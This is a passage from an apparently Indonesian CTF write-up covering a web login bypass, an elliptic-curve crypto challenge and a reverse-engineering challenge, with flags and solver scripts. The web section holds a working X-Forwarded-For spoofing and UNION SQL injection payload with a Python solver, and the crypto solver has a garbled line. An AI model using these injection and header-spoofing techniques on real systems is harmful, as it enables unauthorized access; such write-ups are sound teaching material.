
Session Status      online
Account             akuazril12@gmail.com (Plan: Free)
Update              update available (version 3.3.0, Ctrl-U to update)
Version             3.2.2
Region              Asia Pacific (ap)
Latency             41ms
Web Interface       http://127.0.0.1:4040
Forwarding           tcp://0.tcp.ap.ngrok.io:13674 -> localhost:3001

Connections
  ttl   opn   rt1   rt5   p50   p90
    2     1    0.02  0.01  12.53 12.70

```

Flag: FindITCTF{rC3\_Deser1al\_1z4t10n}

## Garis Start



Diberikan sebuah website dengan tampilan seperti di atas. Kami mencoba login pada /login.php, namun ternyata forbidden.

## Forbidden

Hanya admin yang diperbolehkan

Berikut adalah clue yang diberikan :

2 Solves

✕

### Garis Start

475

Marathon runner? silahkan daftar lewat web ini.  
Tapi... setelah webnya ready ya!

- `http://34.124.192.13:57466`
- Author: Ismail Hakim - twang#7040

▼ View Hint  
X-Forwarded-For: 192.168.100.8/30

▼ View Hint  
SQL Injection harus return something tanpa ada isi dari tabel?

Flag

Submit

Berdasarkan clue yang diberikan, kami dapat membypass forbidden tersebut dengan menggunakan header :

X-Forwarded-For: 192.168.100.11

Berikut adalah tampilan `/login.php` yang telah berhasil kami bypass :



GARIS START
→ LOGIN

## Login

Login failed!

Email address

Password

Kami menemukan bahwa /login.php vuln terhadap SQL Injection.

Request	Response
<pre> 1 POST /login.php HTTP/1.1 2 Host: 34.124.192.13:57466 3 X-Forwarded-For: 192.168.100.11 4 User-Agent: Mozilla/5.0 (Windows NT   10.0; Win64; x64; rv:109.0)   Gecko/20100101 Firefox/113.0 5 Accept:   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 6 Accept-Language: en-US,en;q=0.5 7 Accept-Encoding: gzip, deflate 8 Content-Type:   application/x-www-form-urlencoded 9 Content-Length: 34 10 Origin: http://34.124.192.13:57466 11 Connection: close 12 Referer:   http://34.124.192.13:57466/login.php 13 Cookie: PHPSESSID=   f1bc2baa5dc2227f7220d84715498fca 14 Upgrade-Insecure-Requests: 1 15 16 email=admin%40mail.com'&amp;pass=admin           </pre>	<pre> 1 HTTP/1.1 200 OK 2 Date: Fri, 02 Jun 2023 16:59:45 GMT 3 Server: Apache/2.4.56 (Debian) 4 X-Powered-By: PHP/8.1.19 5 Expires: Thu, 19 Nov 1981 08:52:00 GMT 6 Cache-Control: no-store, no-cache,   must-revalidate 7 Pragma: no-cache 8 Content-Length: 0 9 Connection: close 10 Content-Type: text/html; charset=UTF-8 11 12           </pre>

Namun, pada hint, disebutkan bahwa isi dari tabel, anggap saja tabel tersebut bernama **user**, sepertinya kosong, dan jika kita mencoba bypass login dengan menggunakan SQLi juga tetap gagal. Maka dari itu, kami berkesimpulan bahwa isi dari tabel **user** memang kosong. Berikut adalah perkiraan query yang dipakai pada /login.php menurut kami :

```
SELECT email, pass FROM user WHERE email = '$_POST["email"]' AND password = '$_POST["pass"]';
```

Jadi, karena email dan pass selalu kosong, maka kita dapat menggunakan UNION operator seperti berikut ini :

```
SELECT email, pass FROM user WHERE email = 'test@mail.com' AND password = 'admin' UNION SELECT 'test@mail.com', 'admin'-- -';
```

Berikut adalah solver kami :

```
import requests
import re

url = "http://34.124.192.13:57466/login.php"

r = requests.post(url, data={
    "email": "test@mail.com",
    "pass": "admin' UNION SELECT 'test@mail.com','admin'-- -"
}, headers={
    "X-Forwarded-For": "192.168.100.11"
})

print(re.findall(r"FindITCTF{.*?}", r.text)[0])
```

Flag: FindITCTF{NO\_3ntries\_N0\_w0rr135}

## CRYPTO

### Elliptic Encryption

Diberikan source code sebagai berikut

```
from Cryptodome.Util.number import bytes_to_long
import random

# The flag to be found
flag = b"FindITCTF{redacted}"

# Generates a random prime and elliptic curve points
def gen(nbits):
    # Generate a random prime number
    p = random_prime(2^(nbits)+1, 2^(nbits))

    # Create an elliptic curve over the finite field with the prime number as the base
    E = EllipticCurve(GF(p), [9487, 0])

    # Generate a generator point G on the curve
    G = E.gens()[0]

    # Calculate the order of the generator point G
    ord_G = G.order()

    # Split the order into factors and modify the generator point G accordingly
    for i in range(2, 33):
```

```

        if ord_G % i == 0:
            G = i * G
            ord_G //= i

    # Calculate g based on the modified generator point G
    g = (p - G.xy()[0])

    return p, G, g

# Encrypts the binary flag using the generated parameters
def encrypt(bined_flag):
    p, G, g = gen(128)
    enc = []

    # Encrypt each bit of the binary flag
    for b in bined_flag:
        r = random.randint(2, p-1)
        if b == "0":
            # Multiply generator point G by a random value r and get the
x-coordinate
            enc += [(r * G).xy()[0]]
        else:
            # Calculate g raised to the power of r modulo p
            enc += [pow(g, r, p)]
    return p, G, g, enc

# Convert the flag to binary representation
bined_flag = bin(bytes_to_long(flag))[2:]

# Encrypt the flag multiple times and display the generated parameters
for i in range(20):
    p, G, g, enc = encrypt(bined_flag)
    print("p = {}".format(p))
    print("G = {}".format(G))
    print("g = {}".format(g))
    print("enc = {}".format(enc))

```

Dapat dilihat bahwa ada 2 approach yang bisa dilakukan , yakni dengan melakukan pengecekan apakah koordinat terletak pada curve atau mengecek apakah suatu nilai merupakan modular square root. Karena dienkripsi sebanyak 20 kali , jadi kita bisa gunakan approach ke 2 dengan melakukan pengecekan jika ada nilai yang tidak sama dengan 1 maka value yang dipetakan adalah 1 . Berikut solver yang kami gunakan

```

from Crypto.Util.number import *

def check(num, p):
    return pow(num, (p-1)//2, p)

f = open("tmp.txt", "r").read().split("\n")
bined = ["0" for _ in range(639)]
for i in range(0, len(f), 3):
    exec(f[i])
    exec(f[i+1])

```

```

    exec(f[i+2])
    for j in range(len(enc)):
        res = check(enc[j], p)
        if(res != 1):
            bined[j] = "1"
result = ".join(bined)
print(long_to_bytes(int(result,2)))

```

Untuk tmp.txt adalah menghilangkan nilai G pada out.txt

```

1 p = 189415435363893423149354499320651314057
2 g = 127929507938323543096152951317264141603
3 enc = [61942281487454133188581753927627188843, 106102828412712233231591611539871870591,
65252189361684102609338202702380494838, 111258107273097910391732861223309327919, 44288667918320893665930975082625881595,
56382183915438400039461590822709813476, 61813391232281476395523935085742314964, 21581158238707979346553000909451621067,
5855378133544209676418149179863084213, 103420044535300189358961450122884539979, 77986426090418975010458204153390641464,
72919091720138137602327394466814316235, 157965257576542146399967045123152245593, 63541495446324460616407036036511123237,
135579115829454236969004519706600352231, 114839954445853263781988089124732974536, 116401922059052707848433649461500238227,
28554041067254640467287708122125476405, 127206739037400251520452800420202062724, 112623232187722864420744405170608642240

```

```

→ dist python3 fix.py
b'FindITCTF{LRWJbJMHZGPCn4KzKEPBpYSPUY9cjsttGQ34GZvwaRnrLaz7ZQcVt9ALXYFCeELUcBMVN}'
→ dist

```

Flag :

FindITCTF{LRWJbJMHZGPCn4KzKEPBpYSPUY9cjsttGQ34GZvwaRnrLaz7ZQcVt9ALXYFCeELUcBMVN}

## RE

## Paminfla

Diberikan sebuah file elf 64 bit. Dapat dilihat bahwa terdapat pengecekan terhadap file flag.txt dan juga conf, untuk konten dari flag.txt dapat diketahui dari melakukan debugging pada program.

```

0x555555556575      lea     rcx, [rip+0x1aff]      # 0x555555555807b
0x55555555657c      mov     rsi, rcx
0x55555555657f      mov     rdi, rax
→ 0x555555556582      call    0x555555556d20 <_ZNKSt7__cxx1112basic_stringIcSt11char_traitsIcESaIcEE4findEPKcm>
↳ 0x555555556d20 <std::__cxx11::basic_string<char,+0> push     rbp
0x555555556d21 <std::__cxx11::basic_string<char,+0> mov     rbp, rsp
0x555555556d24 <std::__cxx11::basic_string<char,+0> sub     rsp, 0x20
0x555555556d28 <std::__cxx11::basic_string<char,+0> mov     QWORD PTR [rbp-0x8], rdi
0x555555556d2c <std::__cxx11::basic_string<char,+0> mov     QWORD PTR [rbp-0x10], rsi
0x555555556d30 <std::__cxx11::basic_string<char,+0> mov     QWORD PTR [rbp-0x18], rdx
                                                                    arguments (guessed)
_ZNKSt7__cxx1112basic_stringIcSt11char_traitsIcESaIcEE4findEPKcm (
    $rdi = 0x007fffffffdea0 → 0x007fffffffdeb0 → "papa minta flag",
    $rsi = 0x005555555807b → "papa minta flag",
    $rdx = 0x0000000000000000,
    $rcx = 0x005555555807b → "papa minta flag"
)

```

Jadi intinya dilakukan pencarian terhadap konten "papa minta flag" pada flag.txt , jika ada maka akan dilakukan write flag asli ke file flag.txt.

```

0x5555555565c6      test    al, al
0x5555555565c8      jne     0x55555555654f
0x5555555565ca      lea     rax, [rbp-0x220]
→ 0x5555555565d1      mov     rdi, rax
0x5555555565d4      call   0x555555556050 <_ZNSt14basic_ifstreamIcSt11char_traitsIcEE5closeEv@plt>
0x5555555565d9      movzx   eax, BYTE PTR [rbp-0x11]
0x5555555565dd      xor     eax, 0x1
0x5555555565e0      test    al, al
0x5555555565e2      je      0x555555556614
                                                                    threads
[ #0] Id 1, Name: "paminfla", stopped 0x5555555565d1 in ?? (), reason: SINGLE STEP
                                                                    trace
[ #0] 0x5555555565d1 → mov rdi, rax
[ #1] 0x7ffff7823510 → __libc_start_call_main(main=0x55555555642a, argc=0x1, argv=0x7fffffffe428)
[ #2] 0x7ffff78235c9 → __libc_start_main_impl(main=0x55555555642a, argc=0x1, argv=0x7fffffffe428, init=<optimized out>, fini=<optimized out>, rtd_fini=<optimized out>, stack_end=0x7fffffffe418)
[ #3] 0x555555556241 → hlt

gef> c
Continuing.
Access Granted
[Inferior 1 (process 71521) exited normally]
gef>

[kosong@ryuk:~/final_findit/paminfla$ cat flag.txt
papa minta flag46 6c 61 67 3a 20 46 69 6e 64 49 54 43 54 46 7b 66 75 74 75 72 33 5f 63 79 62 33 31 32 5f 73 33 63 7d

>>> a = "46 6c 61 67 3a 20 46 69 6e 64 49 54 43 54 46 7b 66 75 74 75 72 33 5f 63 79 62 33 31 32 5f 73 33 63 7d".split(" ")
>>> flag = ""
>>> for i in a:
...     flag += chr(int(i,16))
...
>>> flag
'Flag: FindITCTF{futur3_cyb312_s3c}'

```

Flag : FindITCTF{futur3\_cyb312\_s3c}